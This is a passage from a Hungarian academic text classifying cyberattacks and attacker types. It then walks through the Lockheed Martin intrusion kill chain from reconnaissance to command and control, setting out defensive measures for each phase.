A publikus felületek (például honlapok) rendelkezésre állásnak zavarásának másik módja az úgynevezett szolgáltatás megtagadással járó támadás. A támadás során annyi kérés érkezik a szolgáltatáshoz, amennyit az nem tud kiszolgálni, így a rendszer elérhetetlenné válik, amivel a támadó elérheti célját. A támadások egy részénél a támadó – akár több számítógép, vagy botnet hálózat segítségével – a szolgáltatás elérhetőségét biztosító adatátviteli csatornát telíti el. További módszer, hogy a kihasználva a rendszer beállításának, vagy működési hiányosságait kisebb számú, de a rendszer működését akadályozó kérést indít.

A rendszer működését zavaró támadások észlelése könnyű, kezelése megfelelő beállításokkal, illetve védelmi eszközökkel biztosítható. A kezelhető méretű támadások megelőzésére több gyártó kínál védelmi megoldást, ugyanakkor vannak olyan támadások, amelye olyan mértékűek, amelyeket már sem a szervezet, sem a szolgáltató nem tud kezelni[50],[51].

2.1.2. Adat megszerzésére irányúló támadás (bizalmasság elleni támadás)

A támadások másik csoportját a különböző rendszerekben tárolt adatok megszerzésére irányuló támadások jelentik. A támadás célja lehet a rendszerben történt adatok egyszeri alkalommal történő megszerzésére, de akár folyamatos információszerzésre is. Ez utóbbi esetben a támadónak a rejtőzködés mellett, ki kell alakítani a folyamatos információ továbbításához szükséges csatornát, csatornákat.

2.1.3. Adat módosítására irányúló támadás (sértetlenség elleni támadás)

A támadás célja az információs rendszer gyengeségeit kihasználva a rendszerben tárolt adatoknak, vagy magának a rendszer működésének módosítsa. A támadás céljától függően a támadó törekedhet a rejtőzésre, a módosítás nyomainak eltüntetésére.

[50] https://techcrunch.com/2016/10/21/many-sites-including-twitter-and-spotify-suffering-outage/ (utolsó letöltés: 2018. 09. 18.)

[51] https://thehackernews.com/2018/03/biggest-ddos-attack-github.html (utolsó letöltés: 2018. 09. 18.)

2.2. Támadás célpontjainak száma szerint

2.2.1. Kampány jellegű támadás

A kampány jellegű támadások jellemzői, hogy azok nem célzottan egy konkrét személy vagy szervezet ellen irányulnak. A célpontok kiválasztását nem vagy csak nem mély felderítési tevékenység előzi meg. A támadásnak sok – akár véletlenszerű – célpontja van, amelyből néhány esetben várható, hogy sikeresen célba is ér. A támadások végrehajtás során általában elektronikus levél segítségével próbálják meg a támadók elérni a lehetséges célpontot, jellemzően korábban feltört honlapokról ellopott adatbázisokból nyert címekkel vagy az interneten szabadon – akár a felhasználók által publikált – elektronikus levélcímeken. Amennyiben a támadás közvetlenül informatikai rendszer ellen irányul, úgy a véletlenszerűen vagy például sérülékeny oldalakat kereső alkalmazások, vagy sérülékenységi információkat tartalmazó oldalakon található leírások használatával történik.

2.2.2. Célzott támadás jellemzői

A támadás egy kiválasztott célpont ellen irányul, ami lehet egy kisebb csoport vagy akár egy konkrét személy is. A célpont kiválasztása után a támadó általában alapos felderítést végez, feltérképezi a célpont által üzemeltetett rendszereket, a szervezetet, a szervezetben dolgozó munkatársakat, szállítókat. A támadás során a szervezetre, azok munkavállalóira szabott támadást hajt végre, akár teljesen egyedi megoldásokat, támadási technikákat alkalmazva.

2.3. Támadók szerint

A támadások sikerességét – a rendszer biztonsági állapotán túl – fokozottan befolyásolja a támadó tudása, ismerete az adott rendszerről, a rendelkezésre álló anyagi erőforrás, valamint a támadáshoz rendelkezésre álló idő. Az egyes csoportok célpontjai, motivációja és rendelkezésre álló erőforrásai nagy mértékben eltérnek egymástól. Az egyes csoportok között vannak átfedések, illetve egy-egy támadó lehet akár több csoport tagja is.

2.3.1. „Az áldozatok”

„Az áldozatok” azon személyek, akik számítógépét valamely támadó, támadó csoport távolról irányítja. A számítógépükkel történő támadásról nem tudnak, azok jellemzőit nem ismerik fel. A számítógépük fertőzését gondatlanságból vagy tudatlanságból nem tudják megvédeni. Egy-egy támadó csoport, akár több százezer számítógépet is irányíthat távolról például egy túlterheléses támadás végrehajtásához.

2.3.2. Képzetlen támadók

Számosságukat tekintve ez a legnagyobb aktív támadó csoport, ugyanakkor a védelem szempontjából a legkevesebb problémát a kevés tudással rendelkező támadók jelentik. Jellemzőjük, hogy mások által elkészített programokat, kódokat, eljárásokat használnak, nem képesek új támadási formát kitalálni. Sok esetben az általuk használt programokat sem ismerik alaposan és nincsenek tisztában azok használatával csakúgy, mint a támadott rendszer felépítésével. Tapasztalatuk hiánya miatt egyrészről könnyen bevonhatók illegális tevékenység végrehajtásába, másrészről gyakran hagynak nyomokat,

ami miatt könnyen a nyomukra lehet bukkanni. Komplex támadás esetén általában zavaró tényezőként szokták alkalmazni ezen támadótípusba tartozó személyeket.

Motivációjuk elsősorban a hírnév szerzés, magamutogatás, illetve egy-egy szerver erőforrásainak jogosulatlan használata, a rendszer működésének megzavarása. Jellemzően nem ismerik és nem is tartják be az erkölcsi és etikai normákat.

2.3.3. Nagy tudású szakemberek

Az informatikai rendszereket az átlag informatikusnál jobban ismerő szakemberek tartoznak ebbe a csoportba. Motivációjuk különböző, tudásukat használhatják egyaránt jó és rossz célra is, bár a jó nem minden esetben jelent törvényeset is. Némi egyszerűsítéssel a köznyelvben ezen csoportba tartozó személyeket hívják hackernek.

Közös jellemzőjük, hogy tudásukkal képesek olyan sérülékenységeket megtalálni, amely korábban nem volt ismert. Képesek olyan támadásokat végrehajtani, amelyek korábban nem hajtottak végre. Általában jól ismerik a támadott rendszert vagy arról a támadás során sok információt gyűjtenek be.

A szakirodalom alapján három csoportot különböztetünk meg:

- fehér kalapos (white hat) hacker: tudását jó célra használja, általában megbízás alapján próbálja különböző módszerekkel megtalálni egy adott rendszerben kihasználtható biztonsági hiányosságokat, a feltárt hiányosságokról tájékoztatja az érintetteket. Amennyiben van felhatalmazása (engedély vagy bug bounty program) a tevékenység végzésére, úgy ezen csoport nem tartozik a támadók csoportjába, köznyelvben ezen személyeket nevezzük etikus hackereknek.
- fekete alapos (black hat) hacker: akik tudásukkal visszaélve számítógépbe, illetve számítógép-hálózatokba törnek be haszonszerzés vagy károkozás céljából. Ezen csoport tagjait egyértelműen támadóként kell értékelnünk. Korábban ezen csoport tagjait crackernek is szokták nevezni, de manapság a cracker kifejezést a programok feltörésére szakosodott réteget értjük.
- szürke kalapos (gray hat) hacker: jogi szempontból szürke zónába tartoznak. Általában felhatalmazás nélkül végzik tevékenységüket és tájékoztatják a sérülékenységről az érintetteket, de valamiért cserébe dolgoznak.

2.3.4. Belső elkövetők, külső szakértők, támogatók

A nagy tudású támadók egy szűkebb csoportját alkotják a szervezet informatikai rendszereit jól ismerő, általában már megszűnt vagy még meglévő magas jogosultsággal rendelkező személyek, akik bosszúból, jogos vagy vélt sérelem miatt követik el tettüket. Ezen csoportba tartozó támadó a rendszerről szerzett kiemelkedő szaktudása, a gyengeségek ismerete, valamint a magas jogosultsági szint miatt képes a rendszerben olyan módosításokat végrehajtani, amelyek nehezen felismerhetővé teszik a tevékenységét. Előfordulhat, hogy a belső elkövető gondolva a „későbbi időkre” olyan módosításokat hajt végre, amelyek alkalmassá teszik a rendszerbe történő jogosulatlan tevékenység végrehajtására.

2.3.5. Bűnözői csoportok

Bűnözői csoportok célja jellemzően a pénzszerzés és ennek érdekében sok mindet meg is tesznek. A bűnözői csoportok tagjai jellemzően jól képzett, nagy szaktudással rendelkező személyek, akik képesek a rendszer támadása során felfedezni és kihasználni a támadott rendszer sérülékenységeit. Napjainkra külön piaca alakult ki a káros kódok kereskedelmének, ezen csoportok kialakították sajátos üzleti modelljüket is.

A bűnözői csoportok egyrészről saját maguk is támadnak, másrészről a darkweben árulják az általuk fejlesztett kódokat. Az ellopott adatok visszaszolgáltatásáért, a nagyon jellemző ransomware-ek által titkosított állományok visszafejtéséért, az informatikai rendszer feletti vezérlés visszaadásáért pénzt kérhetnek, amelyet az áldozat vagy megfizet vagy nem. Ugyanakkor nincs garancia arra, hogy a pénz kifizetése esetén a támadók teljesítik ígéretüket.

A hatékonyabb működés érdekében nem ritka, hogy online segítségnyújtás biztosítanak a pénz eljuttatására vagy garanciát vállalnak a káros kód működésére.

2.3.6. Hacktivisták

A hackerek és az aktivisták tulajdonságait, illetve céljait közösen vallók társasága. Rendszerint valamilyen politikai, társadalmi motivációval rendelkeznek. Céljuk elsősorban a figyelemfelhívás, a célpont működésének zavarása. A legismertebb haktivista csoport az Anonymus, amely már Magyarországon is több támadást hajtott vége.

2.3.7. Ipari kémek

Általában nagy tudással és konkrét céllal rendelkező csoport, amelynek célja a konkurenciától minél több információ megszerzése folyamatosan, úgy, hogy arra ne derüljön fény. Az információszerzés irányulhat az informatikai rendszerek támadás ellen, de nem ritka a vállalat dolgozóitól történő információ szerzésre.

2.3.8. Terroristák

A kiberterroristák célja kettős. Egyrészről az internetet használják információmegosztásra, információszerzésre a támadásaik előkészítése során, másrészről használják a kiszemelt az informatikai rendszer működésének zavarása. Nincsnek erkölcsi korlátaik, így bármit megtesznek céljaik elérése érdekében. Napjainkban a terrorista csoportok elsősorban hívek toborzására, propaganda tevékenység folytatására, egymás közötti kommunikációra, illetve kisebb támadásokkal pénzszerzésre használják a kiberteret. Egyelőre számottevő – például kritikus információs rendszer elleni – támadást még nem hajtottak végre, ugyanakkor figyelembe véve a kiber- és a hagyományos támadás költségeit, ezzel sajnos számolnunk kell.

2.3.9. Állami vagy állami hátterű támadók

Az elmúlt években – többek között a Wikileaks segítségével – nyilvánosságra került információk alapján látható, hogy az egyes – informatikai szempontból fejlett – államok folyamatosan gyűjtenek információt baráti országokról és az ellenségeikről. A támadók lehetnek vagy maguk az állam szolgálatában álló vagy az állam által támogatott nagy szaktudású szakemberek vagy azok csoportja. Ezen csoport jellemzője, hogy egy adott politikai cél érdekében dolgoznak. Ezen támadók jellemzően hozzáférhetnek olyan információkhoz (például hírszerzési tevékenység során szerzett információk, szoftverek, hardverek nem ismert sérülékenységei), amelyek segítségével a többi csoportnál sokkal hatékonyabban tudnak támadni. Vélhetően állami hátterű támadók az információszerzésen kívül hajtanak végre ipari infrastruktúra elemek elleni támadásokat is, mint például az iráni atomreaktor vagy az ukrán energiarendszer elleni támadás. Ugyanakkor az állami hátterű támadások esetén szinte lehetetlen bizonyítani, hogy maga az állam vagy az általa megbízott szervezet hajtotta végre a támadást, mivel a felderítéshez szükséges információt magának az államnak kellene biztosítania.

Míg a bűnözői csoportok által végrehajtott fejlett támadások esetén a támadásra fordított költség általában kevesebb, mint a várt bevétel, ugyanakkor állam vagy állam által támogatott csoport által elkövetett támadás esetén kevésbé számolhatunk pénzügyileg racionális döntésre, ezen esetben inkább a politikai szempontok a mérvadók.

3. Fejlett támadások leírása

Az angol terminológiában a fejlett támadásokat APT-nek vagy Advanced Persistent Threat-nek nevezzük, melyből az „Advanced" jelenti, azt, hogy a támadó olyan fejlett technikákat használ, amelyek mások – beleértve a biztonsági megoldásokat szállító vállalatok – számára sem ismertek. A „Persistent" jelenti azt, hogy a támadó hosszabb ideig fenn kívánja tartani jelenlétét a megtámadott rendszerben és ott hosszabb ideig akarja tevékenységét végezni. A magyar terminológiában az APT, fejlett támadásként terjedt el, ami csak részben felel meg az APT-nek, mivel számos olyan támadás van, amely például nulladik napi sérülékenység kihasználásával követnek el, de egyszeri alkalomra szólnak (például az ukrán energiarendszer elleni támadás). Jelen fejezetekben fejlett támadásként az angol terminológia szerinti APT-t értem.

Az úgynevezett fejlett támadások jellemzői, hogy a támadás során a támadó behatol az információs rendszerben és hosszabb ideig ott is marad, általában abból acélból, hogy a rendszerből adatokat szerezzen, kevésbé cél a károkozás, az informatikai rendszer vagy ipari rendszer működésének zavarása – bár erre is van számos példa.

Az APT jellegű támadások jellemzője továbbá, hogy azok általában célzottan egy adott szervezetre, annak informatikai rendszeréra vannak szabva. A támadás megszervezése, végrehajtása több hónapot vagy akár éveket is igénybe vehet. a ráfordított idő azonban nem garantálja, hogy a támadás nem lesz idő előtt felfedezve.

A fejlett támadások során a támadó olyan eszközöket alkalmaz, sérülékenységeket úgynevezett 0-napi vagy zero-day) használ ki, amelyek általában egyediek, így a hagyományos védelmi megoldások nem képesek a támadás felismerésére. A komolyabb erőforrással rendelkező bűnözői csoportok, az állam által támogatott támadók hozzájuthatnak olyan sérülékenységi információkhoz, sérülékenységet kihasználó kódokhoz is, amelyek biztosítani tudják, a támadás sikerességét, illetve, hogy a támadás hosszabb távon rejtve maradjon.

A támadók megismerve a célpont védelmi megoldásait, beszerezhetik a célpont által használt védelmi megoldásokat, így lehetőségük van kipróbálni a megoldások kikerülésére alkalmazandó technikákat.

3.1. Apt támadási modellek

A hagyományos támadási formákról (például DDoS, weboldalak kompromittálása) és a támadások elleni védekezésről számos mű született, amelyek részletesen bemutatják, elemzik a támadás módját, lefolyását, legyen szó káros kóddal elkövetett támadásról, vagy szolgáltatás megtagadáson alapuló támadásról.

A behatolás jellegű fejlett támadások modellezésére is számos megközelítés létezik (Cyber Attack Thread, Mandiant attack life cycle, Lockheed Martin Intrusion Kill Chain), de jelenleg nincs mindenki által elfogadott modell. Ezen modellek megalkotásának célja minden esetben az volt, hogy a támadási folyamat olyan elemi részekre kerüljön felbontásra, amelyek lehetőséget biztosítanak a támadás részletes feltérképezésére és a védelem kialakításra. Számos védelmi megoldást szállító vállalat készítette el saját modelljét, ugyanakkor ezen modellek természetesen a saját termékeik képességeinek figyelembe vételével kerültek kialakításra, így lehetnek/vannak benne hiányos, lefedetlen védelmi területek. A piaci trendek azt mutatják, hogy az egyes gyártók próbálják termékeiket úgy


fejleszteni, hogy a teljes védelmi spektrumra megoldást tudjanak adni, amit több-kevesebb sikerrel meg is tudnak oldani.

A modelleket sokszor éri az a vád, hogy nem foglalkoznak a teljes támadási ciklussal, illetve nem térnek ki minden támadási típusra, vannak olyan támadás típusok, amelyeknél további lépések vannak, illetve bizonyos lépések nem valósulnak meg. A modellek jelentős része nem foglalkozik például az incidens utáni tevékenységekkel, mint például az ellopott adatok visszaszerzése, vagy a feltért hiányosságok megszüntetésének problémája.

Az alábbi két részletezett modell sem alkalmazható minden támadás típusra, ugyanakkor a két modell lehetőséget biztosít a fejlett támadások megismerésére, a támadó által végrehajtott tevékenységek feltárására, valamint a védelmi lehetőségek bemutatására.


3.1.1. Lockhead Martin Intrusion kill chain

Az első modell, a Lockheed Martin által publikált „Intrusion Kill Chain", amelyet többek között az US-CERT is használ az általa végzett elemzések során. A modell a támadási folyamatot 7 jól elhatárolható részre bontja.



1. ábra: Cyber Kill Chain (Lockhead Martin)
Forrás: https://www.lockheedmartin.com/us/what-we-do/aerospace-defense/cyber/cyber-kill-chain.html (utolsó letöltés: 2018. szeptember 18.)

A 7 lépést célszerű 3 jól elkülöníthető részre felbontani a támadás fázisainak elkülönítése érdekében. A kompromittálódás előtti időszakban a támadott rendszer feltérképezése, a támadás előkészítéséhez szükséges tevékenységek vannak, a kompromittálódás fázisában kerül a támadott rendszerbe kialakításra a támadás végrehajtásához szükséges komponensek telepítése, illetve az utolsó fázisban már maga a káros tevékenység zajlik.



2. ábra: Intrusion Kill Chain
Forrás: készítette a szerző.

3.1.1.1. Felderítés (Reconnaissance)

A felderítés során a támadó megpróbál minél több információt szerezni a kiszemelt célpont által használt informatikai infrastruktúráról, a vállalat munkavállalóiról, hogy meg tudja keresni azon gyenge humán és technikai pontokat, amelyek segítséget nyújtanak a támadás sikeres kivitelezésében. Az információszerzés történhet a vállalat, illetve a munkavállalók által publikált információkból, csakúgy, mint a rendszer bejárati lehetőségeinek, szolgáltatásainak feltérképezéséből, de akár hírszerzői tevékenységből is.

Amennyiben a támadó a vállalati infrastruktúrán kívüli csatornákat használt (hírszerzési csatornák, keresőmotorok, újságok, tematikus portálok, hírportálok, közösségi média stb.), akkor a felderítésnek a vállalat által használt eszközökben nincs nyoma. Mivel az információk jelentős része magától a vállalattól (például: állas hirdetés, nyilvános beszerzési eljárás) vagy a vállalat munkavállalóitól (például: közösségi média) származik és ezen információk műszaki védelmére gyakorlatilag nincs lehetőség különösen fontos, hogy a munkavállalók figyelme fel legyen hívva ezen információk nyilvánosságra hozatalának kockázataira.

A nyilvános hírforrásokból történő felderítést egészíti ki a vállalati hálózat megismerése, a nyilvánosan elérhető szolgáltatások, az azokat kiszolgáló szoftverek és azok gyenge pontjainak feltérképezése. A feltérképezésnek része lehet a reakcióképesség, reakció idő tesztelése, például egy hálózati feltérképezés végrehajtása.

A feltérképezésre általában a támadó az interneten szabadon elérhető eszközöket használ, és csak kisebb arányban van szükség és lehetőség manuális tevékenységre. Amikor a támadó a vállalati infrastruktúrát használja információszerzésre, akkor a támadásnak már vannak nyomai (például naplóbejegyzések), ugyanakkor ezekből a nyomokból – néhány specifikus eset kivételével, például: portscan ismert támadó címmel – általában nem könnyű következtetni a támadás előkészületére, viszont ezen információk az utólagos vizsgálatban segítséget nyújthatnak.

A hálózat feltérképezése ellen hatékony védelmet tudnak nyújtani a publikált szolgáltatások konfigurációjának biztonságot garantáló beállítása, elérést korlátozó szabályok beállítása, illetve hálózati védelmi eszközök (tűzfalak, hálózati behatolást detektáló és megelőző rendszerek – NIDS[52]/NIPS[53] – rendszerek) használata. A támadási szándék megerősítését segíthetik a honeypotok (csapdák), amelyek segíthetnek a támadási felderítésében is.

[52] NIDS: Network Intrusion Detection System: hálózati behatolás detektáló rendszer.
[53] NIPS: Network Intrusion Prevention System: hálózati behatolást megakadályozó rendszer.

Az általánosan elvárt biztonsági folyamatok működtetésével (például patch management, megfelelő eszközkonfigurálás) jelentősen csökkenthető a feltérképezés eredményessége, illetve a segíthet a támadás célpontjának átgondoltatására, megváltoztatásában is.

Amennyiben a támadó olyan szolgáltatást vizsgál, amelyhez jellegzetes viselkedésminta tartozik (mint például weboldalak, ftp szerverek használata), úgy egy szokatlan viselkedés esetén lehetséges az esetleges támadási szándék felismerése és a beavatkozás.

3.1.1.2. Felfegyverzés (Weaponization)

A célpont feltérképezése és a rendszerek, munkavállalók gyenge pontjainak megtalálása utáni a támadó elkészíti a támadás végrehajtásához szükséges csomagot.

A csomag általában egy káros kódból (payload) és egy látszólag hasznos állományból áll, amely jellemzően egy dokumentum. A fertőzött csomag jellemzően Adobe Portable Document Format (PDF) vagy Microsoft Office formátumú, de minden olyan formátum elképzelhető, amely az állomány megnyitásával – egy sérülékenység kihasználásával – lehetőséget biztosít kód futtatására.

A káros kód készítését és a hordozó állománnyal történő összekapcsolását automatikus eszközökkel könnyedén meg lehet oldani. Amennyiben a támadó rendelkezik elegendő erőforrással, akkor lehetősége van támadáshoz szükséges kód vásárlására, vagy különösen kifinomult támadás esetén a kód kifejlesztésére is.

A káros kód eljuttatásának egy lehetséges másik módszere, hogy a támadó egy fertőzött weboldalt készít, ahova megpróbálja elcsalni a célszemélyt. A fertőző weboldalak általában hasonlítanak a célpont által látogatott oldalak valamelyikéhez, csak az oldal elérése tér el az eredeti oldaltól vagy olyan tartalmat tartalmaz, ami a célszemély számára érdekes, hívogató (például: kecsegtető nyeremény, szakmai oldal).

Ebben a fázisban a támadónak nincs közvetlen kapcsolata a céllal. A védekezőnek ugyanakkor ebben a fázisban is van feladata, meg kell ismernie az korábban detektált káros kódok működését, azok lefolyását, meg kell ismernie az új támadási módszereket, „csomagolási” eszközöket. További lehetőség, a védelem erősítésére a sérülékenység adatbázisok, szaksajtó, támadási technikákat bemutató oldalak figyelése, beépülés olyan hírfolyamoka, chat csatornákba, ahol információt lehet szerezni egy esetleges támadásról.

Az újonnan szerzett információk segíthetnek abban, hogy a védelmi eszközöket felkészítsük a támadás észlelésére, megakadályozására.

3.1.1.3. Szállítás (Delivery)

A támadás ezen fázisában a támadó által elkészített fertőzött csomag bejuttatása történik a cél rendszerbe. A káros kód eljuttatásának három leggyakoribb módszere továbbra is az email (phishing, spear phishing), fertőzött weboldal, illetve a fertőzött reklám (malvertising). A káros kód a támadott rendszerbe történő eljuttatása történhet emberi beavatkozás nélkül is, ez esetben a támadó egy szoftverkomponens, szolgáltatás sérülékenységét használhatja ki (például sérülékeny weboldal vagy sérülékeny rendszerkomponens).

Célzott támadás esetén bármilyen szállítási megoldás elképzelhető, akár személyes úton történő átadás, vagy például a vállalat internetes kommunikációjába történő beavatkozással is. Nem ritka a hordozható adathordozón (például „elveszett” vagy személyesen átadott DVD, pendrive) keresztüli fertőzés (mint például a Stuxnet esetében).

A szállítási fázis talán a legfontosabb a védelem szempontjából, ugyanis ebben a fázisban még meg tudjuk akadályozni, hogy a káros kód eljusson a címzetthez, bekerüljön a védett informatikai rendszerbe.

Mivel a támadás általában nagymértékben függ a felhasználó tevékenységétől, így a védekezés egyik pillére a felhasználók tudatosítása, a támadás sikeressége a felhasználó által felismert fertőzött

állományt tartalmazó levél törlésével, az ismeretlen forrásból származó adathordozók megtekintésének mellőzésével megelőzhető.

A védelem másik pillére azon technikai eszközök alkalmazása, amelyek megakadályozhatják a káros kód bejutását a szervezetbe. A védelmet úgy kell megvalósítani, hogy valamennyi bejövő csatorna esetén biztosítva legyen az egységes védelem (beleértve például az épületben lévő fali hálózati csatlakozások védelmét is).

A felhasználói internetezési tevékenységének korlátozásának – akár white-list[54] – bevezetésével biztosítható, hogy a munkavállalók ne tudjanak kockázatos oldalak meglátogatni, káros kódokat, állományokat letölteni, futtatni a végponton.

A külső bizonytalan forrásból származó adathordozók korlátozásával megakadályozható, hogy ellenőrizetlen adathordozókról kerüljön káros kód a hálózatra.

A korlátozások korlátozott alkalmazási lehetőségei miatt szükséges a káros kódot minta alapján felismerő védelmi rendszerekre (hálózati behatolás detektáló, megelőző – IDPS, vírus-, végpontvédelmi rendszerek, spam szűrő), amelyek a rendszer számára ismert kódrészletet vagy a támadás valamely paramétere felismerése esetén megakadályozza a csomag célba jutását, azaz a káros kód nem fog a rendszerben lefutni. Amennyiben a káros kód a védelmi rendszerek számára nem ismert, úgy a hagyományos védelmi megoldások nem képesek a kód bejutását megakadályozni.

Bár a káros kódok számának drasztikus növekedése, valamint a napjainkban alkalmazott rejtési technikák (például obfuszkálás) szignatúra alapú védelmi rendszerek hatékonyságát jelentős mértékben csökkentik, használatuk még mindig szükséges egyfajta előszűrési funkciójuk miatt. Az egyedi káros kódok kiszűrését teszik lehetővé a hálózati forgalom vagy a beérkező elektronikus levelek viselkedés alapú vizsgálatát végző elemző, úgynevezett sandbox technikával működő eszközök. Az elemzés során a hálózati forgalom vagy az elektronikus levél eljuttatásra kerül egy valós munkaállomást szimuláló virtualizált környezetbe, ahol az emberi tevékenységet utánozva kerül vizsgálatra a beérkező csomag (például egy hálózaton letöltött állomány vagy egy elektronikus levél melléklete). A vizsgálat során az állomány által végzett tevékenységek– általában nem ismert algoritmus – alapján dönt a védelmi rendszer az állomány káros voltáról.

3.1.1.4. Kihasználás (Exploitation)

A káros csomag bejutása után valamilyen tevékenység, ami kiváltja a káros kód lefuttatását. A kód lefuttatásához általában valamely alkalmazás vagy az operációs rendszer sérülékenysége szükséges. Zero-day avagy nulladiknapi sérülékenységnek hívjuk a sérülékenységet, ha a sérülékenység nem ismert vagy nincs rá javító kód. Amennyiben a támadott információs rendszer kritikus az állam, társadalom, gazdaság működése szempontjából nagy valószínűséggel nulladik napi sérülékenységet kihasználó kóddal állhat a védelem szemben, amire nem biztos, hogy hatékony választ tud adni.

A kód lefutását kiváltó esemény lehet egy felhasználó tevékenység vagy a rendszer egyik sérülékeny elemének támadásával automatikus. Manuális tevékenység például egy fertőzött dokumentum megnyitása, fertőzött honlap meglátogatása, vagy egy fertőzött adathordozó számítógéphez csatlakoztatása USB porton keresztül, minden, ami kiválthatja a káros kód lefuttatását.

A felhasználók tudatos viselkedésével részben vagy egészben megakadályozhatók a káros kód lefuttatása, ugyanakkor megfelelő rendszabályok bevezetésével technikai eszközökkel is csökkenthető a kockázat.

Megelőző intézkedés keretében megfontolandó a végponton futtatható állományokat korlátozni, akár white-list alkalmazásával, időszakonként célszerű felülvizsgálni az informatikai eszközön a kiemelt jogosultságú felhasználók körét, illetve időszakonként célszerű a rendszer sérülékenységvizsgálatát és penetrációs tesztjét elvégezni.

[54] White-list: olyan lista, amely például csak a látogatható internetes oldalakat, a számítógépen futtatható programokat tartalmazza.

Amennyiben nem nulladik napi sérülékenységet kihasználó kód futna le a támadás megakadályozható a rendszerre telepített biztonsági frissítésekkel, végponti védelem (végponti behatolás védelem, vírusvédelem stb.) kialakításával és naprakészen tartásával. Windows alapúrendszerek esetében például a Windows Defender Exploit Guard nyújthat védelmet a sérülékenységek kihasználásával szemben.

A védelmi rendszerek számára Ismeretlen káros kódok futtatásának felfedezésére alkalmazhatók a rendszer, felhasználói tevékenységet figyelő és elemző rendszerek. A végpontokra telepíthető EDR[55] rendszerek képesek az informatikai eszközökön zajló tevékenységek – akár más eszközökből származó információkkal együtt – korrelált vizsgálatára, értékelésére, illetve bizonyos esetekben automatikus beavatkozásra. A felhasználó tevékenység viselkedés alapú figyelésével kiszűrhetők azon tevékenységek, amelyeket a felhasználó nevében hajtottak végre, de a viselkedés minta alapján nem az adott felhasználó hajtotta végre.

3.1.1.5. Település (Installation)

Település folyamatában a káros kód lefutásával a támadó egy trójai programot vagy hátsó bejáratot (backdoor) telepít, amely felhasználásával a támadónak lehetősége van a távoli kapcsolat állandó, folyamatos fenntartására a megtámadott környezetből. Ezen fázisban a támadó elvégzi azokat a beállításokat is, amelyek biztosítják, hogy a számítógép újraindítása után is fennmaradjon a távoli kapcsolódás lehetősége, például a káros kód AutoRun-ba történő beírásával.

A telepítés során a számítógépen olyan műveletek hajtódnak végre, amelyek végrehajtása a rendszer megfelelő biztonsági beállításaival megakadályozhatók. A káros kód lefuttatását megakadályozhatják a vírusvédelmi, vagy végpont védelmi rendszerek vagy olyan alkalmazások, beállítások, amelyek nem engedik alkalmazások telepítését.

3.1.1.6. Vezérlés és irányítás (Command and Control – C2)

A Település fázisban kialakított csatornán keresztül kommunikál a fertőzött számítógép, illetve a támadó speciális célú számítógépe (C2 vagy C&C szerver). A C2 szerver a támadó által felügyelt, a fertőzött számítógépek vezérlésére és ellenőrzésére használt számítógép. A hálózati kapcsolat legygyakrabban web, DNS, email protokollok segítségével épül ki, ami miatt a hálózat és az üzletmenet alapos ismerete nélkül felfedezésük nehéz. C2 szerver alkalmazásával lehet például nagy mennyiségű számítógéppel (botnet hálózat) DDoS támadást is végrehajtani, illetve fejlett támadás esetén a fertőzött gépen egyedi utasítást végrehajtatni.

A C2 szerverrel történő kommunikációnak számos jele van a fertőzött infrastruktúrában, megjelennek új kommunikációs irányok, általában a kommunikációnak van egy sajátságos dinamikája, ami eltér a web böngészés, vagy az email küldés dinamikájától. Az észlelést a határvédelmi eszközökből nyert információk, illetve a végponton zajló események korrelált vizsgálata segíthetik. A védekezés része a kommunikációs irányok korlátozása, hálózati behatolásdetektáló eszköz, tarpet-ek,[56] DNS poisoning[57] használata.

[55] Endpoint detection and response.

